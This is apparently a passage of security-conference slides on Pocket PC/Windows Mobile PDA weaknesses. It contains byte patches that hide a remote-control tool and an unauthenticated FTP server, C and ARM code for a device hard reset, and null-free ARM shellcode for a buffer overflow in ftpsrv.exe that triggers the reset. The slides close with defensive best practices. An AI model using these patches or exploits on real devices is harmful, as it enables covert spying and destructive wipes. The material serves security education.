
- 0001210C - Minimize
  - MOV R3, #0x10000000 → MOV R3, #0x20000000
  - 01 32 A0 E3 → 02 32 A0 E3
  - 0001210C → 150C
- 0001219C - ShowWindow
  - BL ShowWindow → MOV R0, R0 (Virtual NOP)
  - A6 15 00 EB → 00 00 A0 E1
  - 0001219C → 159C
- 000121A4 - UpdateWindow
  - BL UpdateWindow → MOV R0, R0
  - A1 15 00 EB → 00 00 A0 E1
  - 000121A4 → 15A4


The Invisible Spy – ex. 1.4

- What do you get?
  - Full hidden remote viewing/control
  - Alerting feature when on WLAN/LAN
  - Could be easily placed in Windows\Startup folder
- How can you stop?
  - Firewall
  - Monitor running processes
  - Not true virus → AV useless
- That cool, but what about remote file access?

The Hidden FTP Server

- Ftpsrv.exe
  - No authentication
  - Does not show up in program memory listing
  - FULL access to PDA files
  - Visible icon and defaulted to port 21





The Hidden FTP Server - ex. 2.1

- Locate window Icon functions (DEMO START)
- Shell_NotifyIcon - This function sends a message to the system to add, modify, or delete an icon from the taskbar status area.
  - **Shell_NotifyIcon**(
    DWORD *dwMessage*,
    PNOTIFYICONDATA *pnid*);
- dwMessage
  - NIM_ADD, NIM_MODIFY , NIM_DELETE
- Shellapi.h
  - #define NIM_ADD 0
  - #define NIM_MODIFY 1
  - #define NIM_DELETE 2

The Hidden FTP Server – ex. 2.2

- 00013AC8 - Shell_NotifyIcon Create
  - MOV Shell_NotifyIcon → MOV R0, R0
  - 3A 01 00 EB → 00 00 A0 E1
  - 00013AC8 → 2EC8
- 00013B18 - Shell_NotifyIcon Delete
  - BL Shell_NotifyIcon → MOV R0, R0
  - 26 01 00 EB → 00 00 A0 E1
  - 00013B18 → 2F18
- 0001694C – Change Port
  - 0x15 = 21 → ?? (0x2D = 45)
  - 0001694C → 454C

The Hidden FTP Server – ex. 2.3

- What do you get?
  - Full hidden remote file access
  - Could be easily placed in Windows\Startup folder
- How can you stop?
  - Firewall
  - Monitor running processes
  - Not true virus → AV useless
- That cool, but what about remote malicious attacks?

Hard Reset Code – ex. 3.1

```
#include <windows.h>
#include <winioctl.h>
#define IOCTL_HAL_REBOOT CTL_CODE(FILE_DEVICE_HAL, 15,
    METHOD_BUFFERED, FILE_ANY_ACCESS)
extern "C" __declspec(dllimport)void SetCleanRebootFlag(void);
extern "C" __declspec(dllimport) BOOL KernelIoControl(
    DWORD dwIoControlCode,
    LPVOID lpInBuf,
    DWORD nInBufSize,
    LPVOID lpOutBuf,
    DWORD nOutBufSize,
    LPDWORD lpBytesReturned);

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
    LPTSTR lpCmdLine, int nCmdShow)
{
    SetCleanRebootFlag();
    KernelIoControl(IOCTL_HAL_REBOOT, NULL, 0, NULL, 0, NULL);

    return 0;
}
```

Hard Reset Code – ex. 3.2

• LDR	R0, =SetCleanRebootFlag	Set R0 = Clean Reboot Flag
• LDR	R1, [R0]	Load R1 with value in R0
• MOV	LR, PC	Move PC to LR
• MOV	PC, R1	Move R1 to PC
• MOV	R3, #0	R3 = 0
• STR	R3, [SP,#4]	Store R3 at SP + 4
• MOV	R0, #0	R0 = 0
• STR	R0, [SP]	Store R0 at SP
• MOV	R3, #0	R3 = 0
• MOV	R2, #0	R2 = 0
• MOV	R1, #0	R1 = 0
• LDR	R0, =0x101003C	R0 = IOCTL_HAL_REBOOT
• LDR	R4, =KernelIoControl	R4 = KernelIoControl Function Addr
• LDR	R4, [R4]	Load R4 with value in R4 Addr
• MOV	LR, PC	Move PC to LR
• MOV	PC, R4 ← Reset!	Set PC = KernelIoControl → Reset!

FTP Buffer Overflow – ex. 4.1

- Ftpsrv.exe
  - FTP servers are notorious for buffer overflows
  - mkdir, cd, etc partially vulnerable → x00
  - Raw FTP commands vuln via unchecked strcpy
  - Overwrite PC (return address) register
  - Standard ‘Smash stack’ overflow
  - Hard reset code injection?

FTP Buffer Overflow – ex. 4.2

- sub_12F28 (demo AAAAA)
  - ...00012FE0 ldmia sp!, {r4 - r6, pc}
  - SP = 0007FB28 → PC = 0007FB34 = ?? ?? ?? ??
- Unabridged reset code fails
  - 0x00 not allow → convert all 00 to 01
- No XOR on ARM…but there is AND
  - Mov r1, #1 → 01 10 A0 E3 (E3A01001)
  - AND R1, R1, 0xF0 → F0 10 01 E2 (E20110F0)
    - 11110000 & 00000001 = 00000000
- Replace all 0x01 with 0x00
  - STRB R1, PC, 34 (00 00 A0 E3 → 01 00 A0 E3)

FTP Buffer Overflow – ex. 4.3 Demo

- E3A01001 MOV R1, #1
- E20110F0 AND R1, R1, 0xF0
- E5CF102C #10 STRB R1, PC, 2C
- E5CF1029 #9 STRB R1, PC, 2C
- E5CF1028 #8 STRB R1, PC, 2C
- E5CF1025 #7 STRB R1, PC, 2C
- E5CF1025 #6 STRB R1, PC, 2C
- E5CF1024 #5 STRB R1, PC, 2C
- E5CF1024 #4 STRB R1, PC, 2C
- E5CF1024 #3 STRB R1, PC, 2C
- E5CF1025 #2 STRB R1, PC, 2C
- E5CF1031 #1 STRB R1, PC, 2C

13. E59F1034 LDR R1, PC+34
14. E1A0E00F MOV LR, PC
15. E1A0FO01 MOV PC, R1
16. E3A00101 #9 #10 MOV R0, 0
17. E58D0101 #7 #8 STR R0, SP
18. E58D0104 #6 STR R0, SP+4
19. E3A03001 #5 MOV R3, 0
20. E3A02001 #4 MOV R2, 0
21. E3A01001 #3 MOV R1, 0
22. E59F0108 #2 LDR R0, PC+8
23. E59F4008 LDR R4, PC+8
24. E1A0E00F MOV LR, PC
25. E1A0F004 MOV PC, R4
26. 0101013C #1IOCTL_HAL_REBOOT
27. 01F730FC DATA
28. 01F74F74 DATA

FTP Buffer Overflow – ex. 4.4

- Demo
- Challenges
  - Offset value not static
  - Value for reset not static (OEM & OS)
    - Dell vs. iPAQ
    - Windows CE versions (minor and major)
  - Ftpsrv.exe always crashes,
  - …but PDA doesn't always reset.

PDA Best Practices

- PDA Policy
  - Understand these devices are going to be used…be proactive.
  - Ask these questions:
    - Who needs it (CEO, IT Admins)?
    - What will they use it for (email, contacts, task list)?
    - Why will they use it (cool toy, productivity)?
    - Where will they use it (home, work, on the road)?
    - How does it need protected?

PDA Best Practices: Cont.

- PDA Security Tips
  - Enterprise managed and owned PDA
  - Control amount/type of data stored
  - Encrypt all sensitive data
  - Strong password (default four digit PIN is weak)
  - Data wipe feature
  - Encrypted and Secure synchronization
  - Use VPN, ssh, SSL, X.509 certificates, Smartcard
  - Logging ability
  - Firewall and AV
  - Backup regularly

Summary

The PDA (Windows Mobile is not secure…

…Any questions?

seth@airscanner.com

References

- www.arm.com
- http://www.ngine.de/gbadoc/armref.pdf
- http://www.eecs.umich.edu/speech/docs/arm/ARM7TDMIvE.pdf
- www.kaos.net
- Samija, Gerard Ivan. (2004) Downloadable Threats to Pocket PC Data.